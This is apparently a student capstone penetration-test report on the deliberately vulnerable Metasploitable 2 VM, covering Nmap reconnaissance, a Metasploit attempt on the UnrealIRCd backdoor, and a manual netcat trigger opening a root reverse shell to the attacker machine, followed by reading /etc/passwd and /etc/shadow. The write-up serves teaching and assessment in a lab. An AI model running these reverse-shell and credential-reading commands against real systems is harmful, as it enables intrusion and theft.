Capstone Project: Full VAPT Cycle

Introduction

This penetration test followed the PTES (Penetration Testing Execution Standard) methodology to assess the security posture of a vulnerable machine. The objective was to simulate a real-world attack, identify exploitable weaknesses, and demonstrate the potential impact of those vulnerabilities. The target system used was Metasploitable 2, a deliberately insecure Linux virtual machine. The testing environment consisted of:

- Attacker Machine: Kali Linux (192.168.56.3)
- Target Machine: Metasploitable 2 (192.168.56.102)

The scope of the engagement included reconnaissance, vulnerability identification, exploitation, post-exploitation, and reporting. Tools used during the assessment were Nmap for network scanning, Metasploit and Netcat for exploitation, and the engagement was carried out in a controlled lab environment. All activities were authorized and executed strictly for educational purposes.

Reconnaissance Phase

Objective

The reconnaissance phase aims to gather information about the target system's live hosts, open ports, running services, and potential vulnerabilities. This step lays the groundwork for identifying viable attack vectors.

Methodology

1. **Host Discovery (Ping Scan)**
    - A ping sweep was conducted to verify the target system's availability.
    - The host at 192.168.56.102 responded, confirming it was active and reachable.
2. **Port Scanning (TCP Scan)**
    - A fast TCP scan across all ports was performed to identify open and closed services.

- Numerous ports were found open, suggesting multiple services running on the target.

3. **Service Enumeration (Version & Script Scans)**
   - A detailed Nmap scan with -sV -sC -O was executed.
   - This allowed version detection, default script scanning, and OS fingerprinting.
   - Results were exported for documentation (target_version_detection).

Findings

The Nmap service detection revealed the following critical points:

- **FTP (21/tcp)** → vsftpd 2.3.4 with anonymous login enabled (high-risk, known backdoor vulnerability).
- **SSH (22/tcp)** → OpenSSH 4.7p1, outdated version prone to exploits.
- **Telnet (23/tcp)** → Insecure protocol, transmits credentials in plaintext.
- **SMTP (25/tcp)** → Postfix server, allows VRFY command, potential for user enumeration.
- **HTTP (80/tcp, 8180/tcp)** → Apache 2.2.8 and Apache Tomcat 5.5, both outdated and vulnerable.
- **Samba (139, 445/tcp)** → Samba 3.0.20, vulnerable to multiple remote code execution flaws.
- **MySQL (3306/tcp)** → Outdated MySQL 5.0.51a, with possible weak authentication flaws.
- **PostgreSQL (5432/tcp)** → Version 8.3.x, vulnerable to privilege escalation.
- **VNC (5900/tcp)** → VNC protocol 3.3, supports weak authentication.

- **UnrealIRCd (6667/tcp)** → Known backdoored distribution, later used for exploitation.
- **Metasploitable Shell (1524/tcp)** → Backdoor root shell left intentionally exposed.

OS Detection:

- Linux kernel 2.6.9 – 2.6.33 (old, EOL).
- Hostname: metasploitable.localdomain.

Conclusion

The reconnaissance phase revealed a highly vulnerable target environment with numerous outdated services and intentionally misconfigured applications. Several high-impact attack vectors were identified, most notably the vulnerable **UnrealIRCd service** on port 6667, which was later exploited to gain root access.

Log Table:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-09-05 13:45:00	192.168.56.102	UnrealIRCd 3.2.8.1 Backdoor (RCE)	Exploitation
2025-09-05 13:55:00	192.168.56.102	Reverse shell established as root	Post-Exploitation
2025-09-05 14:10:00	192.168.56.102	Sensitive files accessed (`/etc/passwd`, `/etc/shadow`)	Post-Exploitation

2025-09-05 14:20:00	192.168.56.102	Outdated OS and services (Ubuntu 8.04, Linux 2.6.x)	Discovery / Remediation




Image showing the results of a ping scan on the target




Image showing a fast tcp scan on all ports on the target

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -O $target -oN target_version_detection
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 04:01 EDT
Nmap scan report for 192.168.56.102
Host is up (0.021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
```

| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
| ssl-cert: Subject:
commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceNa
me=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 34267/tcp mountd
| 100005 1,2,3 55533/udp mountd
| 100021 1,3,4 47851/tcp nlockmgr
| 100021 1,3,4 58946/udp nlockmgr
| 100024 1 45557/udp status
|_ 100024 1 47184/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression
| Status: Autocommit
|_ Salt: $?QV@{m/@722FGs/+,<(
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:39:DC:85 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 1 hop

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| Computer name: metasploitable

| NetBIOS computer name:

| Domain name: localdomain

| FQDN: metasploitable.localdomain

|_ System time: 2025-09-05T08:20:38-04:00

|_clock-skew: mean: 6h18m17s, deviation: 2h49m43s, median: 4h18m16s

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|_smb2-time: Protocol negotiation failed (SMB2)

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 44.82 seconds

Result after performing OS detection and service enumeration on the target

Exploitation Phase:


Locate exploit in Metasploit

Command:

Metasploit search result showing exploit/unix/irc/unreal_ircd_3281_backdoor (UnrealIRCd 3.2.8.1 backdoor).

Select exploit and configure target

Commands:



Exploit module selected and target options configured (RHOSTS=192.168.56.102, RPORT=6667).

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser              .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl            .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6       .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby            .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6       .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic              .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse              .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl  .            normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl         .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl     .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby         .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl     .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .          normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.3
LHOST => 192.168.56.3
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.3:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.102:6667 - Sending backdoor command ...
whoami
[*] Exploit completed, but no session was created.
```

Automated exploit attempt. Metasploit sent backdoor command but returned Exploit completed, but no session was created. Documented as a handler/payload mismatch.

Manual reliable trigger (send backdoor payload exactly on connect)
Prerequisite: start listener on Kali:

nc -lvnp 4444

Injection (from attacker):

printf 'AB; nc -e /bin/bash 192.168.56.3 4444\n' | nc 192.168.56.102 6667

Rationale: send AB; line as first input to trigger backdoor and force target to spawn a reverse shell (bypasses Metasploit handler mismatch).


```
┌──(kali㉿kali)-[~]
└─$ printf 'AB; nc -e /bin/bash 192.168.56.3 4444\n' | nc 192.168.56.102 6667

:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

Manual backdoor trigger sent via printf | nc to ensure the payload is the first line on connect.

Confirm reverse shell (proof-of-compromise)

On Kali listener window:




Reverse shell caught on Kali nc listener. whoami returned root demonstrating full system compromise.

Post - Exploitation Phase:

System fingerprinting


Commands ran on the shell:



uname -a output showing kernel and build (outdated Linux 2.6.x).

*/etc/*release confirming OS distribution (Ubuntu 8.04, EOL).*

User account enumeration



/etc/passwd output listing system and service accounts (evidence of service users and potential targets for credential reuse).

Credential collection (shadow file)

/etc/shadow containing password hashes. Hashes should be treated as sensitive and cracked offline if permitted by scope.

Remediation:

Remediation: remove or replace UnrealIRCd 3.2.8.1 with a verified clean release, verify downloads via checksums/signatures, disable IRC if unused, restrict access by firewall and network segmentation, and apply vendor updates. Metasploitable2 is intentionally vulnerable so patching was not performed in this lab. **Note:** In a real-world environment, remediation would involve patching UnrealIRCd, upgrading the operating system, and rescanning with OpenVAS/Nmap to validate the fix. However, since Metasploitable2 is an intentionally vulnerable training environment, patching and rescanning were not performed as part of this simulation.

Technical Summary

The penetration test targeted the host at 192.168.56.102, running Metasploitable2, to simulate a real-world Vulnerability Assessment and Penetration Testing (VAPT) engagement. Initial reconnaissance was performed using Nmap to enumerate open ports and service versions, which revealed multiple services including vsFTPd 2.3.4, OpenSSH 4.7p1, Samba 3.0.20, and UnrealIRCd 3.2.8.1. The UnrealIRCd service is known to contain a backdoor that permits remote code execution.

Exploitation was attempted with Metasploit's exploit/unix/irc/unreal_ircd_3281_backdoor module. The automated payload failed to generate a session, so a manual payload was crafted and sent directly to the IRC service. This successfully triggered the backdoor and established a reverse shell to the attacker's machine. Post-exploitation confirmed command execution at the root privilege level. System fingerprinting revealed the host was running an outdated Linux kernel (2.6.x) and Ubuntu 8.04, both unsupported and vulnerable. Further enumeration allowed extraction of /etc/passwd and /etc/shadow, proving access to sensitive credential data.

The exercise demonstrates how a single unpatched service can result in complete system compromise. Recommended remediation includes removing the vulnerable UnrealIRCd version, patching all outdated services, restricting unnecessary ports, and applying strict access controls to prevent exploitation.

Due to the controlled training nature of the Metasploitable2 VM, remediation and verification scans were not executed. In a live environment, these steps would be mandatory.

Non-Technical Executive Summary

A penetration test was conducted on the target system to assess its security posture. The assessment revealed a critical vulnerability in the IRC service that allowed attackers to gain full administrative (root) control of the system. Once inside, sensitive files including user account information and password hashes were accessible. The operating system and software were also found to be outdated, further increasing the risk of compromise. In a real-world environment, this level of access could allow attackers to steal data, disrupt services, or use the compromised system as a foothold into a wider network. Immediate patching and hardening are strongly advised.